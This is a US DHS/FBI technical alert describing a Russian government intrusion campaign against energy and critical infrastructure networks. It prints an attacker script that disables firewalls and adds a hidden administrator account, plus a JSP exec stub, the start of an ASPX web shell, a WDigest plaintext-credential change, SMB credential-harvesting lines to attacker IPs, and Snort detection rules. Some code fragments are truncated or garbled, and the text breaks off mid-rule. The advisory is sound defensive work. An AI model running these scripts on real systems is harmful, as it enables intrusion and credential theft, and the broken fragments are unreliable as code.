Alert (TA18-074A)

Russian Government Cyber Activity Targeting Energy and Other Critical Infrastructure Sectors

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Systems Affected

- Domain Controllers
- File Servers
- Email Servers

Overview

This joint Technical Alert (TA) is the result of analytic efforts between the Department of Homeland Security (DHS) and the Federal Bureau of Investigation (FBI). This alert provides information on Russian government actions targeting U.S. Government entities as well as organizations in the energy, nuclear, commercial facilities, water, aviation, and critical manufacturing sectors. It also contains indicators of compromise (IOCs) and technical details on the tactics, techniques, and procedures (TTPs) used by Russian government cyber actors on compromised victim networks. DHS and FBI produced this alert to educate network defenders to enhance their ability to identify and reduce exposure to malicious activity.

DHS and FBI characterize this activity as a multi-stage intrusion campaign by Russian government cyber actors who targeted small commercial facilities' networks where they staged malware, conducted spear phishing, and gained remote access into energy sector networks. After obtaining access, the Russian government cyber actors conducted network reconnaissance, moved laterally, and collected information pertaining to Industrial Control Systems (ICS).

For a downloadable copy of IOC packages and associated files, see:

- TA18-074A_TLP_WHITE.csv
- TA18-074A_TLP_WHITE.stix.xml
- MIFR-10127623_TLP_WHITE.pdf
- MIFR-10127623_TLP_WHITE_stix.xml

- MIFR-10128327_TLP_WHITE.pdf
- MIFR-10128327_TLP_WHITE_stix.xml
- MIFR-10128336_TLP_WHITE.pdf
- MIFR-10128336_TLP_WHITE_stix.xml
- MIFR-10128830_TLP_WHITE.pdf
- MIFR-10128830_TLP_WHITE_stix.xml
- MIFR-10128883_TLP_WHITE.pdf
- MIFR-10128883_TLP_WHITE_stix.xml
- MIFR-10135300_TLP_WHITE.pdf
- MIFR-10135300_TLP_WHITE_stix.xml

Contact DHS or law enforcement immediately to report an intrusion and to request incident response resources or technical assistance.

Description

Since at least March 2016, Russian government cyber actors—hereafter referred to as “threat actors”—targeted government entities and multiple U.S. critical infrastructure sectors, including the energy, nuclear, commercial facilities, water, aviation, and critical manufacturing sectors.

Analysis by DHS and FBI, resulted in the identification of distinct indicators and behaviors related to this activity. Of note, the report Dragonfly: Western energy sector targeted by sophisticated attack group, released by Symantec on September 6, 2017, provides additional information about this ongoing campaign. [1]

This campaign comprises two distinct categories of victims: staging and intended targets. The initial victims are peripheral organizations such as trusted third-party suppliers with less secure networks, referred to as “staging targets” throughout this alert. The threat actors used the staging targets’ networks as pivot points and malware repositories when targeting their final intended victims. NCCIC and FBI judge the ultimate objective of the actors is to compromise organizational networks, also referred to as the “intended target.”

Technical Details

The threat actors in this campaign employed a variety of TTPs, including

- spear-phishing emails (from compromised legitimate account),
- watering-hole domains,
- credential gathering,
- open-source and network reconnaissance,
- host-based exploitation, and
- targeting industrial control system (ICS) infrastructure.

Using Cyber Kill Chain for Analysis

DHS used the Lockheed-Martin Cyber Kill Chain model to analyze, discuss, and dissect malicious cyber activity. Phases of the model include reconnaissance, weaponization, delivery, exploitation, installation, command and control, and actions on the objective. This section will provide a high-level overview of threat actors’ activities within this framework.

Stage 1: Reconnaissance

The threat actors appear to have deliberately chosen the organizations they targeted, rather than pursuing them as targets of opportunity. Staging targets held preexisting relationships with many of the intended targets. DHS analysis identified the threat actors accessing publicly available information hosted by organization-monitored networks during the reconnaissance phase. Based on forensic analysis, DHS assesses the threat actors sought information on network and organizational design and control system capabilities within organizations. These tactics are commonly used to collect the information needed for targeted spear-phishing attempts. In some cases, information posted to company websites, especially information that may appear to be innocuous, may contain operationally sensitive information. As an example, the threat actors downloaded a small photo from a publicly accessible human resources page. The image, when expanded, was a high-resolution photo that displayed control systems equipment models and status information in the background.

Analysis also revealed that the threat actors used compromised staging targets to download the source code for several intended targets' websites. Additionally, the threat actors attempted to remotely access infrastructure such as corporate web-based email and virtual private network (VPN) connections.

Stage 2: Weaponization

Spear-Phishing Email TTPs

Throughout the spear-phishing campaign, the threat actors used email attachments to leverage legitimate Microsoft Office functions for retrieving a document from a remote server using the Server Message Block (SMB) protocol. (An example of this request is: file[:]//<remote IP address>/Normal.dotm). As a part of the standard processes executed by Microsoft Word, this request authenticates the client with the server, sending the user's credential hash to the remote server before retrieving the requested file. (Note: transfer of credentials can occur even if the file is not retrieved.) After obtaining a credential hash, the threat actors can use password-cracking techniques to obtain the plaintext password. With valid credentials, the threat actors are able to masquerade as authorized users in environments that use single-factor authentication. [2]

Use of Watering Hole Domains

One of the threat actors' primary uses for staging targets was to develop watering holes. Threat actors compromised the infrastructure of trusted organizations to reach intended targets. [3] Approximately half of the known watering holes are trade publications and informational websites related to process control, ICS, or critical infrastructure. Although these watering holes may host legitimate content developed by reputable organizations, the threat actors altered websites to contain and reference malicious content. The threat actors used legitimate credentials to access and directly modify the website content. The threat actors modified these websites by altering JavaScript and PHP files to request a file icon using SMB from an IP address controlled by the threat actors. This request accomplishes a similar technique observed in the spear-phishing documents for credential harvesting. In one instance, the threat actors added a line of code into the file “header.php”, a legitimate PHP file that carried out the redirected traffic.

```
[.]206/main_logo.png" style="height: 1px; width: 1px;" />
```

In another instance, the threat actors modified the JavaScript file, “modernizr.js”, a legitimate JavaScript library used by the website to detect various aspects of the user’s browser. The file was modified to contain the contents below:

```
ment("img");
0[.]66/ame_icon.png";
```

Stage 3: Delivery

When compromising staging target networks, the threat actors used spear-phishing emails that differed from previously reported TTPs. The spear-phishing emails used a generic contract agreement theme (with the subject line “AGREEMENT & Confidential”) and contained a generic PDF document titled ``document.pdf. (Note the inclusion of two single back ticks at the beginning of the attachment name.) The PDF was not malicious and did not contain any active code. The document contained a shortened URL that, when clicked, led users to a website that prompted the user for email address and password. (Note: no code within the PDF initiated a download.)

In previous reporting, DHS and FBI noted that all of these spear-phishing emails referred to control systems or process control systems. The threat actors continued using these themes specifically against intended target organizations. Email messages included references to common industrial control equipment and protocols. The emails used malicious Microsoft Word attachments that appeared to be legitimate résumés or curricula vitae (CVs) for industrial control systems personnel, and invitations and policy documents to entice the user to open the attachment.

Stage 4: Exploitation

The threat actors used distinct and unusual TTPs in the phishing campaign directed at staging targets. Emails contained successive redirects to http://bit[.]ly/2m0x8IH link, which redirected to http://tinyurl[.]com/h3sdqck link, which redirected to the ultimate destination of http://imageliners[.]com/nitel. The imageliner[.]com website contained input fields for an email address and password mimicking a login page for a website.

When exploiting the intended targets, the threat actors used malicious .docx files to capture user credentials. The documents retrieved a file through a “file://” connection over SMB using Transmission Control Protocol (TCP) ports 445 or 139. This connection is made to a command and control (C2) server—either a server owned by the threat actors or that of a victim. When a user attempted to authenticate to the domain, the C2 server was provided with the hash of the password. Local users received a graphical user interface (GUI) prompt to enter a username and password, and the C2 received this information over TCP ports 445 or 139. (Note: a file transfer is not necessary for a loss of credential information.) Symantec’s report associates this behavior to the Dragonfly threat actors in this campaign. [1]

Stage 5: Installation

The threat actors leveraged compromised credentials to access victims’ networks where multi-factor authentication was not used. [4] To maintain persistence, the threat actors created local administrator accounts within staging targets and placed malicious files within intended targets.

Establishing Local Accounts

The threat actors used scripts to create local administrator accounts disguised as legitimate backup accounts. The initial script “symantec_help.jsp” contained a one-line reference to a malicious script designed to create the local administrator account and manipulate the firewall for remote access. The script was located in “C:\Program Files (x86)\Symantec\Symantec Endpoint Protection Manager\tomcat\webapps\ROOT\”.

Contents of symantec_help.jsp

```
<% Runtime.getRuntime().exec("cmd /C \"" + System.getProperty("user.dir") + "\\..\\webapps\\ROOT\\<enu.cmd>\""); %>
```

The script “enu.cmd” created an administrator account, disabled the host-based firewall, and globally opened port 3389 for Remote Desktop Protocol (RDP) access. The script then attempted to add the newly created account to the administrators group to gain elevated privileges. This script contained hard-coded values for the group name “administrator” in Spanish, Italian, German, French, and English.

Contents of enu.cmd

```
netsh firewall set opmode disable

netsh advfirewall set allprofiles state off

reg add "HKLM\SYSTEM\CurrentControlSet\Services\SharedAccess\Parameters\FirewallPolicy\StandardProfile\GloballyOpenPorts\List" /v 3389:TCP /t REG_SZ /d "3389:TCP:*:Enabled:Remote Desktop" /f

reg add "HKLM\SYSTEM\CurrentControlSet\Services\SharedAccess\Parameters\FirewallPolicy\DomainProfile\GloballyOpenPorts\List" /v 3389:TCP /t REG_SZ /d "3389:TCP:*:Enabled:Remote Desktop" /f

reg add "HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server" /v fDenyTSConnections /t REG_DWORD /d 0 /f

reg add "HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server" /v fSingleSessionPerUser /t REG_DWORD /d 0 /f

reg add "HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server\Licensing Core" /v EnableConcurrentSessions /t REG_DWORD /d 1 /f

reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon" /v EnableConcurrentSessions /t REG_DWORD /d 1 /f

reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon" /v AllowMultipleTSSessions /t REG_DWORD /d 1 /f

reg add "HKLM\SOFTWARE\Policies\Microsoft\Windows NT\Terminal Services" /v MaxInstanceCount /t REG_DWORD /d 100 /f

net user MS_BACKUP <Redacted_Password> /add

net localgroup Administrators /add MS_BACKUP

net localgroup Administradores /add MS_BACKUP

net localgroup Amministratori /add MS_BACKUP

net localgroup Administratoren /add MS_BACKUP

net localgroup Administrateurs /add MS_BACKUP

net localgroup "Remote Desktop Users" /add MS_BACKUP

net user MS_BACKUP /expires:never

reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\SpecialAccounts\UserList" /v MS_BACKUP /t REG_DWORD /d 0 /f

reg add HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\policies\system /v dontdisplaylastusername /t REG_DWORD /d 1 /f

reg add HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\policies\system /v LocalAccountTokenFilterPolicy /t REG_DWORD /d 1 /f
```

```
sc config termservice start= auto
net start termservice
```

DHS observed the threat actors using this and similar scripts to create multiple accounts within staging target networks. Each account created by the threat actors served a specific purpose in their operation. These purposes ranged from the creation of additional accounts to cleanup of activity. DHS and FBI observed the following actions taken after the creation of these local accounts:

Account 1: Account 1 was named to mimic backup services of the staging target. This account was created by the malicious script described earlier. The threat actor used this account to conduct open-source reconnaissance and remotely access intended targets.

Account 2: Account 1 was used to create Account 2 to impersonate an email administration account. The only observed action was to create Account 3.

Account 3: Account 3 was created within the staging victim’s Microsoft Exchange Server. A PowerShell script created this account during an RDP session while the threat actor was authenticated as Account 2. The naming conventions of the created Microsoft Exchange account followed that of the staging target (e.g., first initial concatenated with the last name).

Account 4: In the latter stage of the compromise, the threat actor used Account 1 to create Account 4, a local administrator account. Account 4 was then used to delete logs and cover tracks.

Scheduled Task

In addition, the threat actors created a scheduled task named *reset*, which was designed to automatically log out of their newly created account every eight hours.

VPN Software

After achieving access to staging targets, the threat actors installed tools to carry out operations against intended victims. On one occasion, threat actors installed the free version of FortiClient, which they presumably used as a VPN client to connect to intended target networks.

Password Cracking Tools

Consistent with the perceived goal of credential harvesting, the threat actors dropped and executed open source and free tools such as Hydra, SecretsDump, and CrackMapExec. The naming convention and download locations suggest that these files were downloaded directly from publically available locations such as GitHub. Forensic analysis indicates that many of these tools were executed during the timeframe in which the actor was accessing the system. Of note, the threat actors installed Python 2.7 on a compromised host of one staging victim, and a Python script was seen at C:\Users\<Redacted Username>\Desktop\OWAExchange\.

Downloader

Once inside of an intended target's network, the threat actor downloaded tools from a remote server. The initial versions of the file names contained .txt extensions and were renamed to the appropriate extension, typically .exe or .zip.


In one example, after gaining remote access to the network of an intended victim, the threat actor carried out the following actions:

- The threat actor connected to 91.183.104[.]150 and downloaded multiple files, specifically the file INST.txt.
- The files were renamed to new extensions, with INST.txt being renamed INST.exe.
- The files were executed on the host and then immediately deleted.
- The execution of INST.exe triggered a download of ntdll.exe, and shortly after, ntdll.exe appeared in the running process list of the compromised system of an intended target.
- The registry value "ntdll" was added to the "HKEY_USERS\<USER SID>\Software\Microsoft\Windows\CurrentVersion\Run" key.

Persistence Through .LNK File Manipulation

The threat actors manipulated LNK files, commonly known as a Microsoft Window's shortcut file, to repeatedly gather user credentials. Default Windows functionality enables icons to be loaded from a local or remote Windows repository. The threat actors exploited this built-in Windows functionality by setting the icon path to a remote server controller by the actors. When the user browses to the directory, Windows attempts to load the icon and initiate an SMB authentication session. During this process, the active user's credentials are passed through the attempted SMB connection.

Four of the observed LNK files were "SETROUTE.lnk", "notepad.exe.lnk", "Document.lnk" and "desktop.ini.lnk". These names appeared to be contextual, and the threat actor may use a variety of other file names while using this tactic. Two of the remote servers observed in the icon path of these LNK files were 62.8.193[.]206 and 5.153.58[.]45. Below is the parsed content of one of the LNK files:



```
source path/filename:     desktop.ini.lnk
file modified:           04/21/2017 07:07:50 [UTC]
file accessed:           11/22/2017 13:08:21 [UTC]
file stats changed:      07/26/2017 17:11:05 [UTC]
Target flags:            HasLinkTargetIDList, HasLinkInfo, HasRelativePath, HasWorkingDir, HasIconLocation, IsUnicode
Target attributes:       FILE_ATTRIBUTE_ARCHIVE
Target modified:         11/29/2011 02:42:53.154 [UTC]
Target accessed:         11/29/2011 02:42:53.154 [UTC]
Target created:          11/29/2011 02:42:53.154 [UTC]
Parsed size:             0x00000167 [359 bytes]
Target file size:        0x00000000 [0 bytes]
Show cmd:                [SW  SHOWNORMAL]
ID List:                 {CLSID  MyComputer}\C:\AUTOEXEC.BAT
Volume Type:             fixed
Volume serial num:       bcbf-773e
Local base path:         C:\AUTOEXEC.BAT
Relative path:           .\AUTOEXEC.BAT
Working directory:       C:\
Icon filename:           \\62.8.193.206\pshare1\icon.
```

Parsed output for file: desktop.ini.lnk

Registry Modification

The threat actor would modify key systems to store plaintext credentials in memory. In one instance, the threat actor executed the following command.

```
\CurrentControlSet\Control\SecurityProviders\WDigest" /v UseLogonCredential /t REG_DWORD /d 1 /f
```

Stage 6: Command and Control

The threat actors commonly created web shells on the intended targets' publicly accessible email and web servers. The threat actors used three different filenames ("global.aspx, autodiscover.aspx and index.aspx) for two different webshells. The difference between the two groups was the "public string Password" field.

Beginning Contents of the Web Shell

```
<%@ Page Language="C#" Debug="true" trace="false" validateRequest="false"
EnableViewStateMac="false" EnableViewState="true"%>

<%@ import Namespace="System"%>

<%@ import Namespace="System.IO"%>

<%@ import Namespace="System.Diagnostics"%>

<%@ import Namespace="System.Data"%>

<%@ import Namespace="System.Management"%>

<%@ import Namespace="System.Data.OleDb"%>
<%@ import Namespace="Microsoft.Win32"%>
<%@ import Namespace="System.Net.Sockets" %>
<%@ import Namespace="System.Net" %>
<%@ import Namespace="System.Runtime.InteropServices"%>
<%@ import Namespace="System.DirectoryServices"%>
<%@ import Namespace="System.ServiceProcess"%>
<%@ import Namespace="System.Text.RegularExpressions"%>
<%@ Import Namespace="System.Threading"%>
<%@ Import Namespace="System.Data.SqlClient"%>
<%@ import Namespace="Microsoft.VisualBasic"%>
<%@ Import Namespace="System.IO.Compression" %>
<%@ Assembly Name="System.DirectoryServices,Version=2.0.0.0,Culture=neutral,PublicKeyToken=B03F5F7F11D50A3A"%>
<%@ Assembly Name="System.Management,Version=2.0.0.0,Culture=neutral,PublicKeyToken=B03F5F7F11D50A3A"%>
<%@ Assembly Name="System.ServiceProcess,Version=2.0.0.0,Culture=neutral,PublicKeyToken=B03F5F7F11D50A3A"%>
<%@ Assembly Name="Microsoft.VisualBasic,Version=7.0.3300.0,Culture=neutral,PublicKeyToken=b03f5f7f11d50a3a"%>
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<script runat = "server">
public string Password = "<REDACTED>";
public string z_progname = "z_WebShell";
…
```

Stage 7: Actions on Objectives

DHS and FBI identified the threat actors leveraging remote access services and infrastructure such as VPN, RDP, and Outlook Web Access (OWA). The threat actors used the infrastructure of staging targets to connect to several intended targets.

Internal Reconnaissance

Upon gaining access to intended victims, the threat actors conducted reconnaissance operations within the network. DHS observed the threat actors focusing on identifying and browsing file servers within the intended victim’s network.

Once on the intended target’s network, the threat actors used privileged credentials to access the victim’s domain controller typically via RDP. Once on the domain controller, the threat actors used the batch scripts “dc.bat” and “dit.bat” to enumerate hosts, users, and additional information about the environment. The observed outputs (text documents) from these scripts were:

- admins.txt
- completed_dclist.txt
- completed_trusts.txt
- completed_zone.txt
- comps.txt
- conditional_forwarders.txt
- domain_zone.txt
- enum_zones.txt
- users.txt

The threat actors also collected the files “ntds.dit” and the “SYSTEM” registry hive. DHS observed the threat actors compress all of these files into archives named “SYSTEM.zip” and “comps.zip”.

The threat actors used Windows’ scheduled task and batch scripts to execute “scr.exe” and collect additional information from hosts on the network. The tool “scr.exe” is a screenshot utility that the threat actor used to capture the screen of systems across the network. The MD5 hash of “scr.exe” matched the MD5 of ScreenUtil, as reported in the Symantec Dragonfly 2.0 report.

In at least two instances, the threat actors used batch scripts labeled “pss.bat” and “psc.bat” to run the PsExec tool. Additionally, the threat actors would rename the tool PsExec to “ps.exe”.

1. The batch script (“pss.bat” or “psc.bat”) is executed with domain administrator credentials.
2. The directory “out” is created in the user’s %AppData% folder.
3. PsExec is used to execute “scr.exe” across the network and to collect screenshots of systems in “ip.txt”.
4. The screenshot’s filename is labeled based on the computer name of the host and stored in the target’s C:\Windows\Temp directory with a “.jpg” extension.
5. The screenshot is then copied over to the newly created “out” directory of the system where the batch script was executed.
6. In one instance, DHS observed an “out.zip” file created.

DHS observed the threat actors create and modify a text document labeled “ip.txt” which is believed to have contained a list of host information. The threat actors used “ip.txt” as a source of hosts to perform additional reconnaissance efforts. In addition, the text documents “res.txt” and “err.txt” were observed being created as a result of the batch scripts being executed. In one instance, “res.txt” contained output from the Windows’ command “query user” across the network.

```
vord>
ser on <Hostname1>
ser on <Hostname2>
ser on <Hostname3>
NAME       ID    STATE    IDLE TIME       LOGON TIME
               2       Disc       1+19:34         6/27/2017 12:35 PM
```

An additional batch script named “dirsb.bat” was used to gather folder and file names from hosts on the network.

In addition to the batch scripts, the threat actors also used scheduled tasks to collect screenshots with “scr.exe”. In two instances, the scheduled tasks were designed to run the command “C:\Windows\Temp\scr.exe” with the argument “C:\Windows\Temp\scr.jpg”. In another instance, the scheduled task was designed to run with the argument “pss.bat” from the local administrator’s “AppData\Local\Microsoft\” folder.


The threat actors commonly executed files out of various directories within the user’s AppData or Downloads folder. Some common directory names were

- Chromex64,
- Microsoft_Corporation,
- NT,
- Office365,
- Temp, and
- Update.

Targeting of ICS and SCADA Infrastructure

In multiple instances, the threat actors accessed workstations and servers on a corporate network that contained data output from control systems within energy generation facilities. The threat actors accessed files pertaining to ICS or supervisory control and data acquisition (SCADA) systems. Based on DHS analysis of existing compromises, these files were named containing ICS vendor names and ICS reference documents pertaining to the organization (e.g., “SCADA WIRING DIAGRAM.pdf” or “SCADA PANEL LAYOUTS.xlsx”).

The threat actors targeted and copied profile and configuration information for accessing ICS systems on the network. DHS observed the threat actors copying Virtual Network Connection (VNC) profiles that contained configuration information on accessing ICS systems. DHS was able to reconstruct screenshot fragments of a Human Machine Interface (HMI) that the threat actors accessed.



REDACTED [redacted] REDACTED

REDACTED REDACTED OPERAT

CONTROL MODE
Ramp Load
[redacted] Max T5

MAIN FUEL VALVE
Command 53 %Open
Position 53 %Open

PILO
Comman
Position

Eng

241 Psig

Flow 2431 Lb/Hr
Flow 52.3 Mscfh

Inlet DP 2.6 "H2Od

D 19.5 Psid

PCD 138 Psig

60 %

Impo
Impo
Volt
Freq
[redacted]

UTILITY

% Max kW for T1 50 %
Real Power
kW SP
Voltage
Power Factor .90

GENERATOR

Command 32 %Open
Position 32 %Open

GUIDE VANES

CLO
BLEE

Sync Act
Volts Ma
Freq Match
Phase Match

CLR 0
Speed 1

PUMP

Post 24

SELECTED

Description	Date
REDACTED	

[redacted]

Total Alarms 2 [redacted] d 2 UnAcknowledged 0

Cleanup and Cover Tracks

In multiple instances, the threat actors created new accounts on the staging targets to perform cleanup operations. The accounts created were used to clear the following Windows event logs: System, Security, Terminal Services, Remote Services, and Audit. The threat actors also removed applications they installed while they were in the network along with any logs produced. For example, the Fortinet client installed at one commercial facility was deleted along with the logs that were produced from its use. Finally, data generated by other accounts used on the systems accessed were deleted.

Threat actors cleaned up intended target networks through deleting created screenshots and specific registry keys. Through forensic analysis, DHS determined that the threat actors deleted the registry key associated with terminal server client that tracks connections made to remote systems. The threat actors also deleted all batch scripts, output text documents and any tools they brought into the environment such as “scr.exe”.

Detection and Response

IOCs related to this campaign are provided within the accompanying .csv and .stix files of this alert. DHS and FBI recommend that network administrators review the IP addresses, domain names, file hashes, network signatures, and YARA rules provided, and add the IPs to their watchlists to determine whether malicious activity has been observed within their organization. System owners are also advised to run the YARA tool on any system suspected to have been targeted by these threat actors.

Network Signatures and Host-Based Rules

This section contains network signatures and host-based rules that can be used to detect malicious activity associated with threat actor TTPs. Although these network signatures and host-based rules were created using a comprehensive vetting process, the possibility of false positives always remains.

Network Signatures

```
alert tcp $HOME_NET any -> $EXTERNAL_NET $HTTP_PORTS (msg:"HTTP URI
contains '/aspnet_client/system_web/4_0_30319/update/' (Beacon)"; sid:42000000;
rev:1; flow:established,to_server;
content:"/aspnet_client/system_web/4_0_30319/update/"; http_uri; fast_pattern:only;
classtype:bad-unknown; metadata:service http;)
```

```
alert tcp $HOME_NET any -> $EXTERNAL_NET $HTTP_PORTS (msg:"HTTP URI
